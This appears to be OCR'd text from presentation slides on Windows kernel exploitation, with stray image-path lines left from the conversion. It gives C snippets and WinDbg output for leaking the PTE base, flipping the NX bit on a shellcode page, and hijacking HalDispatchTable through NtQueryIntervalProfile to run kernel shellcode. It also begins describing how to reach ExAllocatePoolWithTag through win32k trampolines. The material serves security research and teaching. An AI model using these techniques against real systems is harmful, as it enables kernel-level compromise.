
- Locate hash value of MiGetPteAddress
- Leak PTE base address



```
VOID leakPTEBase(DWORD64 ntBase)
{
    DWORD64 MiGetPteAddressAddr = locatefunc(ntBase, 0x247901102daa798f, 0xb0000);
    g_PTEBase = readQword(MiGetPteAddressAddr + 0x13);
    return;
}
```




```
DWORD64 getPTfromVA(DWORD64 vaddr)
{
    vaddr >>= 9;
    vaddr &= 0x7FFFFFFFF8;
    vaddr += g_PTEBase;
    return vaddr;
}
```



```
kd> ? 0xfffff78000000000 >> 9
Evaluate expression: 36028778765352960 = 007ffffb`c0000000
kd> ? 007ffffb`c0000000 & 7FFFFFFFF8h
Evaluate expression: 531502202880 = 0000007b`c0000000
kd> dq 7b`c0000000 + 0FFFFCF0000000000h L1
ffffcf7b`c0000000  80000000`00963963
```


De-randomizing Page Table Entries

- Write shellcode to KUSER_SHARED_DATA + 0x800
- Flip the NX bit of the page



```
DWORD64 PteAddr = getPTfromVA(0xfffff78000000800);
DWORD64 modPte = readQword(PteAddr) & 0x0FFFFFFFFFFFFFFF;
writeQword(PteAddr, modPte);
```

- Call shellcode by overwriting HalDispatchTable and calling NtQueryIntervalProfile



```
BOOL getExec(DWORD64 halDispatchTable, DWORD64 addr)
{
    _NtQueryIntervalProfile NtQueryIntervalProfile =
    writeQword(halDispatchTable + 8, addr);
    ULONG result;
    NtQueryIntervalProfile(2, &result);
    return TRUE;
}
```

Recap of steps

Use vulnerability to create read / write primitive

Leak ntoskrnl.exe base address using either tagWND or Bitmap


Locate MiGetPteAddress


Use randomized PTE base address to calculate PTE for any page

Copy shellcode to page

Overwrite PTE of shellcode page and gain RWX kernel memory


Overwrite HalDispatchTable and execute shellcode


There is no magic.
There is only knowledge.


WHY MODIFY PTE
IF YOU CAN ALLOCATE EXECUTABLE POOL MEMORY?
imgflip.com


Dynamic Kernel Memory

- ExAllocatePoolWithTag allocates kernel pool memory



```
PVOID ExAllocatePoolWithTag(
  _In_ POOL_TYPE PoolType,
  _In_ SIZE_T    NumberOfBytes,
  _In_ ULONG     Tag
);
```

- Allocate NonPagedPoolExecute pool memory
- Return pool memory address




```
NonPagedPool = 0n0
NonPagedPoolExecute = 0n0
PagedPool = 0n1
NonPagedPoolMustSucceed = 0n2
DontUseThisType = 0n3
NonPagedPoolCacheAligned = 0n4
PagedPoolCacheAligned = 0n5
NonPagedPoolCacheAlignedMustS = 0n6
MaxPoolType = 0n7
NonPagedPoolBase = 0n0
NonPagedPoolBaseMustSucceed = 0n2
NonPagedPoolBaseCacheAligned = 0n4
NonPagedPoolBaseCacheAlignedMustS = 0n6
NonPagedPoolSession = 0n32
PagedPoolSession = 0n33
NonPagedPoolMustSucceedSession = 0n34
DontUseThisTypeSession = 0n35
NonPagedPoolCacheAlignedSession = 0n36
PagedPoolCacheAlignedSession = 0n37
NonPagedPoolCacheAlignedMustSSession = 0n38
NonPagedPoolNx = 0n512
```

Dynamic Kernel Memory

- Need controlled arguments to call ExAllocatePoolWithTag
- NtQueryIntervalProfile takes two arguments
    - Must have specific values to trigger HaliQuerySystemInformation
- Need a different system call

Dynamic Kernel Memory

- Enter NtGdiDdDDICreateAllocation




```
kd> u win32k!NtGdiDdDDICreateAllocation L1
win32k!NtGdiDdDDICreateAllocation:
ffffbd5f`ec7a29dc ff25d6a40400    jmp     qword ptr [win32k!_imp_NtGdiDdDDICreateAllocation (fff
kd> u poi([win32k!_imp_NtGdiDdDDICreateAllocation]) L1
win32kfull!NtGdiDdDDICreateAllocation:
ffffbd5f`ec5328a0 ff251aad2200    jmp     qword ptr [win32kfull!_imp_NtGdiDdDDICreateAllocation
kd> u poi([win32kfull!_imp_NtGdiDdDDICreateAllocation]) L2
win32kbase!NtGdiDdDDICreateAllocation:
ffffbd5f`ecd3c430 488b0581331000  mov     rax,qword ptr [win32kbase!gDxgkInterface+0x68 (ffffbd5
ffffbd5f`ecd3c437 48ff2512251200  jmp     qword ptr [win32kbase!_guard_dispatch_icall_fptr (ffff
kd> u poi([win32kbase!_guard_dispatch_icall_fptr]) L1
win32kbase!guard_dispatch_icall_nop:
ffffbd5f`ecd581a0 ffe0            jmp     rax
```

- Thin trampoline through win32k*.sys

Dynamic Kernel Memory

- Win32kbase!gDxgkInterface is function table into dxgkrnl.sys

